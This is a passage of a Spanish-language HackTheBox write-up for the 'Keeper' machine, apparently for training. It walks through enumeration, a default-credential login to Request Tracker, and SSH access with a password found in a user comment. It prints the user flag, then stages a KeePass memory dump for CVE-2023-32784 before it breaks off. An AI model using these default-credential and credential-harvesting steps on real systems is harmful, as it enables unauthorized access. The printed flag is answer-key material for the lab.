

HTB – Keeper

Objetivos:

- Enumerar los servicios activos y los puertos abiertos en la máquina objetivo.
- Analizar y extraer información valiosa de archivos de volcado de memoria.
- Identificar y explotar información de contraseñas almacenadas en archivos de KeePass.
- Convertir claves privadas PuTTY (.ppk) a un formato compatible con OpenSSH (.id_rsa).

Requisitos:

- Sistema Operativo Kali Linux
- Exploit KeePass Master Password Dumper – CVE-2023-32784
- Software KeePass Password Safe
- Software PuTTY

Categoría:

Linux, SSH, KeePass, Exploiting, PuTTY

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
whoami	Muestra el nombre de usuario actual que está utilizando la sesión en la terminal.
pwd	Imprime la ruta completa del directorio actual en la terminal.
unzip	Se utiliza para descomprimir archivos comprimidos en formato ZIP.
md5sum	Calcula el valor hash MD5 de un archivo, que es una cadena de caracteres única generada a partir del contenido del archivo.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.

Nmap

Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

PuTTY


Parámetro	Descripción
-o	Especifica el nombre del archivo de salida donde se guardará la clave privada convertida al formato OpenSSH.
-O	Especifica el formato de salida que se espera para la clave generada.

Netcat

Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

Desarrollo:


1. Se procede a validar la conectividad con la máquina objetivo mediante la ejecución de un comando de ping dirigido a la dirección IP proporcionada por la plataforma HackTheBox.




2. Se procede a llevar a cabo una enumeración de puertos mediante el uso de la herramienta Nmap, aprovechando los parámetros "-sV" y "-sC" para obtener información detallada sobre los servicios y ejecutar scripts de enumeración comunes. El análisis revela la apertura de dos puertos cruciales: el puerto 22, asociado con el protocolo SSH, utilizado para el acceso seguro a sistemas remotos a través de conexiones cifradas; y el puerto 80, destinado al tráfico web no cifrado.



3. Dado que el puerto 80 se encuentra accesible, indica la operatividad de un servicio web que puede ser explorado al ingresar la dirección IP en un navegador. Este acceso revela un mensaje de redirección que nos conduce a la URL "tickets.keeper.htb/rt/".




4. Tras ser redirigidos a "tickets.keeper.htb/rt/", se nos presenta un mensaje indicando "No se puede acceder al sitio". Para restablecer la funcionalidad adecuada, se debe incorporar la dirección de dominio y subdominio en el archivo de hosts.




5. Mediante la terminal, utilizando el comando "nano", se procede a editar el archivo de texto denominado "hosts", ubicado en la ruta /etc/hosts. Este archivo desempeña un papel crucial al permitir la resolución local de nombres de host a direcciones IP, eliminando la necesidad de consultar un servidor de nombres de dominio (DNS) externo.




6. Al abrir el archivo con el comando "nano", se desplegará una ventana que mostrará el contenido del archivo. En este espacio, se procede a añadir la dirección IP, el nombre del dominio y el subdominio, separados por espacios. Para guardar las modificaciones, se emplea la combinación de teclas "Control + O"; se confirma la acción al presionar la tecla "Enter", y para salir del editor, se utiliza la combinación de teclas "Control + X".




7. Con la incorporación del nombre de dominio y subdominio, al recargar la página, esta operará de manera adecuada. Se despliega una interfaz de inicio de sesión que revela información crucial: la versión en uso, identificada como "rt 4.4.4+dfsg-2ubuntu1".




8. Tras realizar una búsqueda en internet acerca de las credenciales por defecto, se confirma que el usuario predeterminado es "root" y la contraseña asociada es "password". Con esta información verificada, se procede a iniciar sesión en el sistema empleando dichas credenciales, permitiendo así el acceso autorizado al entorno.




9. Una vez dentro veremos una página administrativa con muchas opciones. Al acceder al sistema, se visualiza una interfaz administrativa que presenta una amplia variedad de opciones y configuraciones.




10. Al realizar una exploración más detallada dentro de la interfaz, se descubre un menú desplegable de administrador que contiene información sobre los usuarios del sistema. Entre los usuarios identificados se encuentran "Inorgaard" y "root".



11. Dentro del usuario "Inorgaard", se descubre un comentario que aparentemente contiene su nueva contraseña, la cual se revela como "Welcome2023!".




12. Dado que el puerto 22 de SSH se encuentra accesible, se procede a intentar iniciar sesión utilizando las credenciales del usuario "lnorgaard". La combinación utilizada consiste en el dominio correspondiente, "lnorgaar@keeper.htb", y la contraseña descubierta "Welcome2023!".



```
eddyrack864@kali:~$ ssh lnorgaar@keeper.htb
The authenticity of host 'keeper.htb (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hc2MXffNW5M3q0ppqsTCzstpLKxrvdBjFY0JKJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'keeper.htb' (ED25519) to the list of known hosts.
lnorgaar@keeper.htb's password:
```

13. Se logra una autenticación exitosa utilizando las credenciales descubiertas. Como aspecto notable, el sistema indica la presencia de correos electrónicos no leídos.




```
eddyrack864@kali:~$ ssh lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Mon Dec  4 02:27:11 2023 from 10.10.14.51
lnorgaard@keeper:~$
```


14. Se inicia el proceso de reconocimiento mediante el empleo del comando "whoami" para identificar al usuario actual. Posteriormente, se utiliza el comando "pwd" para mostrar la ruta completa del directorio actual. La ejecución del comando "ls" permite listar todos los archivos presentes en dicho directorio, revelando la presencia de un archivo comprimido en formato zip. Además, se identifica la primera flag que se encuentra en este directorio, la cual se visualiza mediante el comando "cat".

Flag: **9cf92e995c2ca5f16af93e3eee4b0d01**



```
lnorgaard@keeper:~$ whoami
lnorgaard
lnorgaard@keeper:~$ pwd
/home/lnorgaard
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
9cf92e995c2ca5f16af93e3eee4b0d01
lnorgaard@keeper:~$
```

15. Con el indicio de la existencia de correos electrónicos, se procede a explorar el contenido en busca de posibles pistas. Utilizando el comando "cd", se navega hacia el directorio "/var/mail". Para listar los correos, se emplea el comando "ls" con los parámetros "-l" para obtener información detallada y "-a" para mostrar incluso los archivos ocultos.



```
lnorgaard@keeper:~$ cd /var/mail
lnorgaard@keeper:/var/mail$ ls -la
total 32
drwxrwsr-x  2 root      mail   4096 Dec  3 23:26 .
drwxr-xr-x 12 root      root   4096 May 24  2023 ..
-rw-r----- 1 lnorgaard mail   2649 May 24  2023 lnorgaard
-rw-r----- 1 root      mail  10443 Dec  3 23:26 root
-rw-r----- 1 www-data  mail   4632 May 24  2023 www-data
lnorgaard@keeper:/var/mail$
```


16. Al explorar los correos electrónicos del usuario, se observa la presencia de tres mensajes en la bandeja de entrada.

```
lnorgaard@keeper:/var/mail$ cat lnorgaard
From www-data@keeper.htb Wed May 24 12:37:18 2023
Return-Path: <www-data@keeper.htb>
X-Original-To: lnorgaard@keeper.htb
Delivered-To: lnorgaard@keeper.htb
Received: by keeper.htb (Postfix, from userid 33)
        id 64BEF61083; Wed, 24 May 2023 12:37:18 +0200 (CEST)
From: "Enoch Root" <rt@keeper.htb>
In-Reply-To:
Content-Type: multipart/alternative; boundary="-----=_1684924638-1803-2"
X-Managed-BY: RT 4.4.4+dfsg-2ubuntu1 (http://www.bestpractical.com/rt/)
X-RT-Loop-Prevention: tickets.keeper.htb
Subject: [tickets.keeper.htb #300000] Issue with Keepass Client on Windows
X-RT-Originator: root@localhost
References: <RT-Ticket-300000@keeper.htb>
Reply-To: rt@keeper.htb
X-RT-Ticket: tickets.keeper.htb #300000
Message-ID: <rt-4.4.4+dfsg-2ubuntu1-1803-1684924638-1810.300000-8-0@keeper.htb>
To: lnorgaard@keeper.htb
Precedence: bulk
Date: Wed, 24 May 2023 12:37:18 +0200
MIME-Version: 1.0
Content-Transfer-Encoding: 8bit

This is a multi-part message in MIME format ...

-----=_1684924638-1803-2
RT-Attach-Message: yes
Content-Type: text/plain; charset="utf-8"
X-RT-Original-Encoding: utf-8

Wed May 24 12:37:18 2023: Request 300000 was acted upon by root.

Transaction: Ticket created by root
Queue: General
Subject: Issue with Keepass Client on Windows
```

17. Dentro del contenido de uno de los correos electrónicos, se identifica una pista significativa que hace mención a "keepass", un software gratuito y de código abierto diseñado para la gestión de contraseñas.

```
Like,
Attached to this ticket is a crash dump of the keepass program. Do I need to
update the version of the program first...?
Thanks!
```

18. Procedemos a listar nuevamente, esta vez enfocándonos en el archivo comprimido en formato zip identificado anteriormente.

```
lnorgaard@keeper:~$ cd /home/lnorgaard
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$
```

19. Procedemos a descomprimir el archivo zip mediante el comando "unzip". Al hacerlo, observamos que el archivo comprimido contenía un archivo con extensión ".dmp", característico de los archivos de volcado de memoria, sugiriendo una posible relación con informes de error. Es importante destacar que esta pista fue mencionada previamente en uno de los correos electrónicos. Adicionalmente, se identifica un archivo con extensión ".kdbx", que es el formato principal utilizado por la aplicación KeePass para almacenar información de contraseñas.

```
lnorgaard@keeper:~$ unzip RT30000.zip
Archive: RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
```

20. Ingresamos al directorio "keepass-password-dumper" y realizamos una enumeración de su contenido mediante el comando "ls".

```
(eddyrack864@kali)-[~]
$ cd keepass-password-dumper

(eddyrack864@kali)-[~/keepass-password-dumper]
$ ls
assets  keepass_password_dumper.csproj  LICENSE  Program.cs  README.md

(eddyrack864@kali)-[~/keepass-password-dumper]
$
```

21. Utilizando dos terminales simultáneamente, en el primero procedemos a listar el contenido dentro de nuestra conexión SSH, ya que planeamos copiar esos archivos hacia el directorio "keepass-password-dumper" en nuestra máquina Kali.

```
lnorgaard@keeper:~$ ls -la
total 332852
drwxr-xr-x 4 lnorgaard lnorgaard 4096 Dec 4 03:38 .
drwxr-xr-x 3 root      root      4096 May 24 2023 ..
lrwxrwxrwx 1 root      root      9 May 24 2023 .bash_history -> /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard 220 May 23 2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard 3771 May 23 2023 .bashrc
-rwx----- 2 lnorgaard lnorgaard 4096 May 24 2023 .cache
-rwxr-xr-x 1 lnorgaard lnorgaard 253395188 May 24 2023 KeePassDumpFull.dmp
-rwxr-xr-x 1 lnorgaard lnorgaard 3630 May 24 2023 passcodes.kdbx
-rw----- 1 lnorgaard lnorgaard 807 May 23 2023 .profile
-rw-r--r-- 1 root      root      87391651 Dec 4 03:52 RT30000.zip
-rwx----- 2 lnorgaard lnorgaard 4096 Jul 24 10:25 .ssh
-rw-r--r-- 1 root      lnorgaard 33 Dec 3 23:26 user.txt
-rw-r--r-- 1 root      root      39 Jul 20 19:03 .vimrc
lnorgaard@keeper:~$
```

```
(eddyrack864@kali)-[~]
$ cd keepass-password-dumper

(eddyrack864@kali)-[~/keepass-password-dumper]
$
```

